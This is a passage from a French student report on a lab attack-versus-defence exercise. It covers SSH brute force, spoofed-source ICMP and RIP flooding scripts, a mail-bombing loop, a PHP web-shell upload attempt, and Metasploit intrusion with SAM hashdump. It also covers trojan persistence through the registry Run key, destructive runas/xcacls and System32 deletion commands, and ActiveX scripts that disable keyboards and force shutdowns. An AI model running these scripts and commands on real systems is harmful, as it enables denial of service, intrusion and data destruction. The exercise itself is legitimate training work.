


Figure 35 : Captures d'écran du bruit de fond réalisé

e. Brute Force SSH avec Hydra

Lors de la deuxième confrontation, nous avons décidé de réaliser du bruit de fond en faisant du brute force SSH. La méthode « *Brute Force* » est une approche exhaustive des problèmes : la solution est trouvée en testant tous les cas possibles jusqu'à la découverte de la solution.

Ainsi, nous avons téléchargé un dictionnaire de mots que nous avons fourni en paramètre au logiciel Hydra. Le logiciel se charge d'essayer tous les mots donnés en paramètre. Il est très rare d'obtenir le mot de passe SSH avec une telle méthode. En effet, la défense, consciente de nos attaques à venir, a mis en place des mots de passe complexes. L'objectif de cette attaque n'était pas de trouver les mots de passe de la défense mais de créer un bruit de fond ne nuisant pas aux autres attaques.

Pour la confrontation les tests ont été réalisés avec un cd de Backtrack 3.0.




Figure 36 : Interface du logiciel Hydra

f. Flooding

Lors de la rencontre précédente, nous avions mis en place un script permettant de faire du flooding avec pour adresse source la sonde des analystes ainsi que le routeur des défenseurs. Un problème est survenu en fin d'attaque : les défenseurs ayant reconnu l'adresse source de nos paquets générés, ils ont alors pu les bloquer.

Ainsi, notre objectif pour cette rencontre était de générer un bruit de fond comportant cette fois-ci des adresses source aléatoires. Pour cela, nous avons modifié le script shell utilisé précédemment de sorte à injecter des paquets comportant une adresse source aléatoire. Ce système devrait permettre de tromper le routeur des défenseurs mais également de troubler les analystes. Nous avons ensuite cherché à varier les protocoles des différents paquets injectés afin de semer encore plus la zizanie et éventuellement provoquer un DoS du routeur de l'équipe défense.

```
#!/bin/sh

i=0
x=0
y=0

while [ $i -lt 10 ]
do
   for (( x , y ; y<255 ; y++ ));
   do
      for (( x=0, y ; x<255 ; x++ ));
      do
         nemesis icmp -S 172.18.$y.$x -D 172.18.4.200 -i 8 -c 0 -P Picmpdata.txt
         nemesis icmp -S 172.18.$y.$x -D 172.18.4.202 -i 8 -c 0 -P Picmpdata.txt
         nemesis icmp -S 172.18.$y.$x -D 172.18.4.2 -i 8 -c 0 -P Picmpdata.txt
      done

      nemesis icmp -S 172.18.$y.$x -D 172.18.4.200 -i 8 -c 0 -P Picmpdata.txt
      nemesis icmp -S 172.18.$y.$x -D 172.18.4.202 -i 8 -c 0 -P Picmpdata.txt
      nemesis icmp -S 172.18.$y.$x -D 172.18.4.2 -i 8 -c 0 -P Picmpdata.txt
   done
done
```

```
#!/bin/sh

i=0
x=0
y=0

while [ $i -lt 10 ]
do
   for (( x , y ; y<255; y++ ));
   do
      for (( x=0, y ; x<255 ; x++ ));
      do
         nemesis rip -S 172.18.$y.$x -D 172.18.4.2
         nemesis rip -S 172.18.$y.$x -D 172.18.4.202
      done

      nemesis rip -S 172.18.$y.$x -D 172.18.4.2
      nemesis rip -S 172.18.$y.$x -D 172.18.4.202
   done
done
```

Ce script génère des injections de paquets massifs ICMP correspondant à un ping avec la longueur maximale et une adresse source allant de 172.18.0.0 à 172.18.255.255. Nous avons fait de même pour les parquets RIP.

En plus d'avoir surchargé les logs des analystes, ces injections ont véritablement ralenti le réseau et ont considérablement altéré les services des défenseurs. Nous pouvons presque affirmer que ces attaques les ont fait rentrer dans une véritable paranoïa...




Figure 37 : Attaque flooding

5. Bilan de la seconde confrontation

Pas beaucoup de réussite durant cette confrontation. Des parades furent menées par la défense notamment contre les attaques Web Services et Réseaux. Le groupe Parc fut déçu de ne pas avoir pu tester ses diverses attaques nécessitant l'installation de Framework .Net 2.0…Nous nous rattraperons lors de la confrontation ultime !

Globalement, il y eu pas mal de frustration au sein de l'équipe, mais le bilan n'est pas totalement négatif. Nous avons pu nous familiariser avec les problèmes que l'on rencontrera peut être en entreprise.

Lors de la dernière confrontation, nous nous concentrerons sur les attaques internes (à l'intérieur du Vlan).

VII. 3ème CONFRONTATION

1. Préconisations

Lors de l'ultime confrontation, nos amis les défenseurs n'ont encore une fois pas joué le jeu complètement. En effet, la liste des préconisations a bien été reçue trois jours avant par le responsable communication du groupe « Défense », malheureusement, ce dernier ne fit jamais suivre cette liste aux personnes adéquates.

Ainsi, nous souhaitions qu'une application Office telle que Word ou Excel soit installée sur les clients du parc afin de tester des vulnérabilités offertes par les macros. Malheureusement, cette application ne fut jamais installée. Au lieu de cela, les défenseurs téléchargèrent **lors de la confrontation** une version « allégée » ne supportant pas les macros. Il est difficilement imaginable qu'une entreprise fournisse à ses employés des ordinateurs sans outil de traitement de texte ni tableur.

De même, nous souhaitions pouvoir uploader un document sur le site Web mis à notre disposition, mais également être en mesure de visualiser directement ce document sans devoir le télécharger préalablement. Cette dernière fonctionnalité ne fut malheureusement pas disponible, limitant ici aussi notre éventail d'attaque réalisable.

2. Attaques Web Services

2.1 Mail Bombing

Le but de cette attaque est d'envoyer des mails en masse afin de saturer le serveur de messagerie ciblé (saturation CPU- saturation partition de stockage des mails). Pour cela il convient d'envoyer des mails depuis plusieurs sources de manière simultanée, avec si possible une pièce jointe de la taille la plus grande possible.

a. Préparation de l'attaque :

Cette attaque avait été préparée lors de la précédente confrontation, mais le serveur n'ayant pas été configuré par l'équipe défense, celle-ci n'a pu être réalisée. Pour rappel, un mail exchange postfix avait été installé et configuré en tant que simple relais SMTP. Pour ce qui est de l'adresse mail ciblée, il a été décidé d'utiliser l'adresse « contact@candide-sa.com » récupérée sur la page d'accueil du site Web.

Dans l'organisation des deux heures de confrontation, il a fallu prévoir un créneau pour chaque attaque, sachant que certaines attaques de type flooding ne peuvent pas être réalisées en parallèle avec d'autres attaques. Il a donc été décidé que les machines sources seraient les deux machines positionnées au sein du réseau opérateur.

b. Script de Mail Bombing :

Voici le script qui devra être lancé sur plusieurs sources lors de cette attaque :

```
# !/bin/bash

while true
do
echo « Envoi du mail »
mail –s test contact@candide-sa.com < PJ.jpg
echo "Mail envoyé"
done
```

c. Résultat de l'attaque :

Comme on peut le constater sur la figure 37, l'exécution des deux scripts a été réalisée en deuxième partie d'attaque. Malheureusement, le créneau alloué était trop restreint au vu des résultats escomptés dans ce type d'attaque.




Figure 38 : Exécution de l'attaque mail Mail Bonbing

De plus, notre responsable communication, présent dans la salle de la défense lors de la confrontation, n'a pas détecté de « stress » de la part de ses interlocuteurs pendant l'attaque. Il faut également prendre en compte le fait que nous n'avions pas la possibilité de vérifier concrètement la bonne réception des mails, ainsi que le stockage des pièces jointes.

2.2 Insertion d'un fichier PHP malveillant

Sachant que le site Web de la société Candide-S A propose un service de E-Learning, il est très probable qu'il soit possible d'uploader des fichiers directement sur le serveur Web (exemple : ajout de cours en tant que professeur).

a. Présentation de l'attaque

Le but de cette attaque était donc de se connecter sur le site Web avec des identifiants ayant le droit d'ajouter des fichiers (utilisation des identifiants récupérés via MITM), et d'uploader un fichier PHP malveillant qui permettrait de récupérer l'arborescence complète du site Web et plus (C99shell utilisé dans la faille include).

b. Résultat de l'attaque :

Cette attaque avait été tentée lors de la précédente confrontation, mais les identifiants d'accès à la partie restreinte du site Web ne permettaient pas d'insérer de ressources.

Lors de cette dernière confrontation nous avions un accès professeur au site, nous avons donc pu tenter l'ajout de code PHP malveillant. Malheureusement, au moment où l'on a souhaité faire exécuter ce code par leur serveur Web (consultation de la ressource), nous avons pu remarquer que quelque soit le type de ressource, il était proposé de le télécharger directement sur la machine cliente (pas d'exécution directe, pour un fichier PDF par exemple).

De plus, nous avions au début une erreur lors de l'ouverture du fichier téléchargé. Le traitement fait en interne du côté de la défense était bancal comme le montre cette erreur d'accès au chemin du fichier :

```
<br /><b>Warning</b>:  readfile(data/08-09-CALM2STRI-.pdf) [<a
href='function.readfile'>function.readfile</a>]: failed to open stream: No such file or
directory in <b>/var/www/candide/scripts/telecharger.php</b> on line <b>43</b><br />
```

Le but était d'essayer de faire passer le code PHP comme un simple fichier PDF en jouant sur l'extension de celui-ci (exemple : fichier.php.pdf). Ceci avait était testé en avance de phase avec succès. Mais lors de la confrontation, le système mis en place par la défense (téléchargement uniquement et non affichage en ligne du fichier uploadé), a empêché l'interprétation du code par le serveur Web.

2.3 Attaques DoS

a. Principe de l'attaque

Cette troisième confrontation était l'occasion pour nous de tester à nouveau les offensives qui ont échoué ou qui n'ont pas montré de probants résultats lors des précédentes confrontations.

Le but était de profiter du PC « infiltré » au sein du réseau de la défense (via un linux virtualisé), afin de tenter les attaques, mais cette fois-ci en considérant le fait que l'on est dans un autre périmètre potentiellement plus « fragile » (à savoir derrière les pare-feu et dans le parc informatique).

Il s'agissait de :

- Attaque TCP reset
- Attaque DoS Apache/IIS
- Attaque DnsFlood

b. Bilan de l'attaque

Nous n'avons pu tester aucune de ces attaques en raison d'un manque de temps lors de la confrontation.

En effet, Jérémie devait intervenir et réaliser ses attaques DoS suite aux attaques des autres membres du groupe Web Service. Un léger retard, combiné à la décision, prise par les défenseurs, de fermer boutique environ 20 à 30 minutes avant la fin du temps imparti, n'ont pas permis à Jérémie de tester les attaques prévues.

2.4 Injections SQL et failles

Les mêmes actions que lors de la confrontation 2 ont été tentées mais ont toutes mené à un échec.

3. Attaques du Parc

3.1 Metasploit

a. Présentation de l'attaque

Lors de cette confrontation nous aurons la possibilité d'utiliser les exploits SMB et RPC. Sur la liste d'exploits disponibles dans Metasploit, seul deux fonctionnent sur les PC utilisant Windows SP1 (d'après nos tests). Ces deux exploits permettent d'ouvrir des sessions DOS et Meterpreter avec les droits administrateurs.

Contrairement aux exploits tentés précédemment, il est inutile que les défenseurs se connectent sur un site « pourrit », ce qui nous permettra de les attaquer discrètement. De plus, le fait d'obtenir une console administrateur nous permettra beaucoup plus d'actions.

Si nous arrivons à nous introduire dans un client Windows, nous tenterons les attaques suivantes.

b. Résultat de l'attaque

Par manque de temps, nous n'avons tenté que l'attaque « ms06_040_netapi ». Heureusement, celle-ci a fonctionné ! Nous sommes donc arrivé à ouvrir une console DOS et une console Meterpreter avec les droits administrateurs et grâce à ça nous avons donc pu réaliser les attaques suivantes.

3.2 Intrusion dans les clients

a. Principe de l'attaque

1. Récupération d'informations et augmentations de privilèges

Augmentation de privilèges :

Nous augmenterons les droits de l'utilisateur avec lequel l'équipe défense est connectée afin d'évoluer en tant qu'administrateur.

Nous allons également modifier le compte « aspnet » (compte par défaut dans Windows XP) en lui mettant les droits du groupe « administrateurs », puis, nous ajouterons un mot de passe à ce nouveau compte.

Récupération de la base SAM :

Grâce à la console Meterpreter ouverte avec Metasploit, il suffit de deux commandes pour récupérer la base SAM du client Windows.

2. Intrusion du trojan

Le cheval de Troie, permet de prendre le contrôle d'un pc ainsi que de récupérer de nombreuses informations. Il existe de nombreuses fonctions sur les trojan :

- Espionage: Keylog, espionage par webcam, screen viewer…
- Destruction : Gestionnaire Fichier, Gestionnaire Processus, Registre,...
- Amusement: Suppression Menu démarrer, suppression souris, clavier,...

Le fonctionnement du trojan étant client/serveur, nous n'avions pas utilisé cette attaque auparavant étant donné que nous étions bloqués par le NAT.

Dans notre cas, nous avons utilisé le trojan « Subseven » (www.sub7legends.com), qui est trés facile à paramétrer. Il est possible de créer rapidement un .exe que lancera l'équipe défense. Pour faire fonctionner notre trojan, nous uploaderons celui-ci et nous l'enregistrerons au registre grâce à Metasploit.

3. Décryptage du mot de passe Windows

Windows NT stocke les mots de passe des utilisateurs sous deux formes. Elles correspondent aux deux principaux algorithmes utilisés dans la phase d'authentification du protocole de communication SMB utilisé par Windows.

Algorithme Lanman :

Pour être crypté, le mot de passe est mis en majuscules et complété par des zéros s'il faisait moins de quatorze caractères.

Cette méthode de cryptage présente plusieurs faiblesses:

- Un même mot de passe a toujours la même forme codée. Chercher à casser un mot de passe ou un millier est aussi rapide: il suffit de crypter le mot de passe une fois et de comparer sa forme cryptée avec les différents comptes à casser. Effectuer une comparaison ou un millier prend quasiment le même temps (progression logarithmique), temps négligeable devant celui du cryptage proprement dit.
- Les mots de passe de sept caractères ou moins sont directement repérables. Leurs formes LANMAN se terminent toujours par `aa d3 b4 35 b5 14 04 ee`.
- L'espace de recherche est restreint: pas de minuscule. Des attaques par force brute sont envisageables.

Algorithme NTLM :

Le mot de passe est convertit sous forme Unicode, représentation universelle des caractères. En fait, comme les caractères correspondent à de l'ASCII, cela revient à ajouter un caractère nul derrière chaque caractère. Puis, la forme Unicode est cryptée avec l'algorithme MD4.

Si la forme LANMAN du mot de passe a été cassé, il ne reste plus qu'à découvrir la casse (majuscule/minuscule) du mot de passe d'origine. Ainsi en cryptant les différentes variations sur la casse du mot de passe LANMAN, le mot de passe original est rapidement retrouvé. Par exemple, si le mot de passe LANMAN est TOTO123, il suffit de tester les seize possibilités suivantes pour retrouver le mot de passe NTLM:

toto123, totO123, toTo123, toTO123, tOto123, tOtO123, tOTo123, tOTO123

Toto123, TotO123, ToTo123, ToTO123, TOto123, TOtO123, TOTo123, TOTO123

Pour permettre le décryptage du mot de passe avec l'algorithme LANMAN, nous avons téléchargé 40 giga octets de table contenant des millions de mots de passe déjà cryptés. Il suffit ensuite de faire des comparaisons. L'utilitaire « Rcrack » permet d'effectuer cette comparaison.

Pour déterminer la casse du mot de passe décrypté par Rcrack, nous allons utiliser le logiciel « Cain & Abel ».

4. Destruction du client

Nous exécuterons un script qui détruira complètement le PC victime (le script modifie les droits des fichiers qui se trouvent dans System32). Suite au redémarrage de la machine, elle sera inutilisable. Quelque soit le niveau de l'utilisateur (administrateur ou utilisateur simple), celui-ci s'exécutera vu que l'on connaitra le mot de passe administrateur.

En combinant plusieurs exécutables, nous pourrons alors réaliser des commandes très puissantes. Afin de faire en sorte que le script n'ait pas de souci de droits, nous exécuterons la commande en nous faisant passer pour un utilisateur avec pouvoir, simplement en utilisant la commande « runas » ainsi que la commande « sanur », pour spécifier le mot de passe.

Fonctions du script:

- Suppression de fichiers importants :
  - *runas /env /user:aspnet "net user nomUtilisateur nouveauMotdePasse" |sanur Aspnet*
- Désactivation et changement des mots de passe de tous les utilisateurs :
  - *runas /env /user:aspnet "net user nomUtilisateur nouveauMotdePasse" |sanur Aspnet*
  - *runas /env /user:aspnet "net user nomUtilisateur active:no" |sanur Aspnet*
- Suppression de droits sur les fichiers importants, tous les fichiers et dossiers du dossier « windows/system32 » ne sont accessibles et modifiables que par l'utilisateur « apsnet ». Même le système n'a plus le droit d'y toucher.
  - *runas /env /user:aspnet "xcacls.exe \WINDOWS\system32\ /G aspnet:R /Y" |sanur Aspnet*

b. Résultat de l'attaque

1. Récupération d'informations et augmentations de privilèges

Augmentation de privilèges :

- L'utilisateur User2 a été ajouté au groupe « administrateurs ».
- Le compte « aspnet » a été activé et son mot de passe a été défini en tant que « aspnet ».

Récupération de la base SAM :

La base Sam a été récupérée par Meterpreter en utilisant les commandes suivantes :

- #use priv
- #hashdump

2. Récupération d'informations et augmentations de privilèges :

Le trojan a bien été enregistré dans le registre via la commande Meterpreter :

- #reg setval -k HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run -v Windows -d "C:\\Windows\\System32\\trojan.exe"

Cette commande enregistre sous le nom Windows l'exécution du trojan (situé dans System32) à chaque démarrage.

Après avoir nous même rebooté la machine (commande Meterpreter : « reboot »), le message d'erreur que nous avions programmé s'affiche, signifiant ainsi que tout s'est bien passé.

Nous avons alors pu prendre le contrôle du PC (cf. Figure. 38 et 39).

Figure 39 : Prise en main du PC cible (1/2)




Figure 40 : Prise en main du PC cible (2/2)

A partir du trojan, nous avons aussi pu uploader des fichiers pour l'équipe réseau.

3. Décryptage du mot de passe Windows

Le décryptage a pris environ 7 minutes. Puis, grâce au logiciel « Cain & Abel », nous avons été en mesure de déterminer la casse du mot de passe en quelques secondes (cf. Figure 40).

```
reading...
352563200 bytes read, disk access time: 13.25 s
verifying the file...
searching for 1 hash...
cryptanalysis time: 0.61 s
reading...
184307712 bytes read, disk access time: 6.91 s
searching for 1 hash...
plaintext of 6b3b967719762c43 is PSECU31
cryptanalysis time: 0.20 s

statistics
------------------------------------------------------------
plaintext found:           1 of 1 (100.00%)
total disk access time:    231.75 s
total cryptanalysis time:  51.55 s
total chain walk step:     49985001
total false alarm:         3574
total chain walk step due to false alarm: 13269864

result
------------------------------------------------------------
6b3b967719762c43   PSECU31   hex:50534543553331
```

Figure 41 : Détermination de la casse du mot de passe

4. Destruction des PC Windows

En raison du manque de temps, nous n'avons pas pu exécuter le script destructeur sur les PCs.

Cependant, nous avons tout de même supprimé certains fichiers dll du dossier « System32 » sur le client faible (dans « C:\Windows\System32 » en exécutant la commande « #del * »). Celui-ci ne pourra donc plus utiliser les consoles MMC, ni redémarrer, ni s'éteindre en utilisant le logiciel (Démarrer > Arrêter l'ordinateur) etc ...




Figure 42 : Suppression de fichiers dll sur le client faible

3.3 Attaques JavaScript et VBScript via pages html

a. Présentation de l'attaque

Le principal but de ces scripts est de compléter les attaques précédentes en interdisant à l'utilisateur attaqué les opérations de fermeture de session ou d'arrêt de l'ordinateur. De plus, la suppression de la commande Exécuter permet d'éviter l'accès au gestionnaire de tâches afin de terminer un des processus des virus ou du trojan.

1. Éjection du lecteur optique

VBScript

```
Function ejecter
	Set oWMP = CreateObject("WMPlayer.OCX.7")
	Set colCDROMs = oWMP.cdromCollection
	colCDROMs.Item(0).Eject
end Function
ejecter
```

Javascript

```
function Eject(){
 var WMP = new ActiveXObject("WMPlayer.OCX");
 for ( n = 0; n < WMP.cdromCollection.Count; n++ )
 {   WMP.cdromCollection.Item(n).eject(); }
 WMP.close();
}
Eject();
```

2. Désactivation du clavier

Lorsque l'on modifie le registre, il est nécessaire de redémarrer la machine afin que les modifications soient prises en compte.

VBScript

```
Function des_kb
	set WshShell = CreateObject("Wscript.Shell")
	WshShell.RegDelete "HKEY_CURRENT_USER\Control Panel\Accessibility\Keyboard Response\Flags"
	WshShell.RegWrite "HKEY_CURRENT_USER\Control Panel\Accessibility\Keyboard
Response\Flags",127,"REG_SZ"
	WshShell.run "cmd /K shutdown -f -t 0"
End Function
```

Javascript

```
function des_kb()
{
	//desactiver clavier
	var WshShell = new ActiveXObject("WScript.Shell");
	var oDel = WshShell.RegDelete ("HKEY_CURRENT_USER\\Control Panel\\Accessibility\\Keyboard
Response\\Flags");
	var oWr = WshShell.RegWrite ("HKEY_CURRENT_USER\\Control Panel\\Accessibility\\Keyboard
Response\\Flags",127,"REG_SZ");
	var oRun = WshShell.run ("cmd /K shutdown -f -t 0");
}
```

3. Exécution d'un programme (calculatrice Windows)

Ces différents scripts n'avaient pour seul but de montrer que l'exécution de fichiers de tout genre était possible par l'intermédiaire de ces deux langages.

VBScript

```
Function l_calc
    set WshShell = CreateObject("Wscript.Shell")
    WshShell.run "calc"
End Function
```

Javascript

```
function RunExe(Command)
{
    var ShellObject;
    ShellObject = new ActiveXObject("Wscript.Shell");
    ShellObject.Run(Command, 1, true);
}
RunExe('calc.exe');
```

Ce script affiche seulement la calculatrice de Windows




Figure 43 : Exécution de la calculatrice

4. Modifications des propriétés système

Les scripts suivants vont modifier les propriétés du système et en particulier l'affichage des composants du menu Démarrer de l'utilisateur.

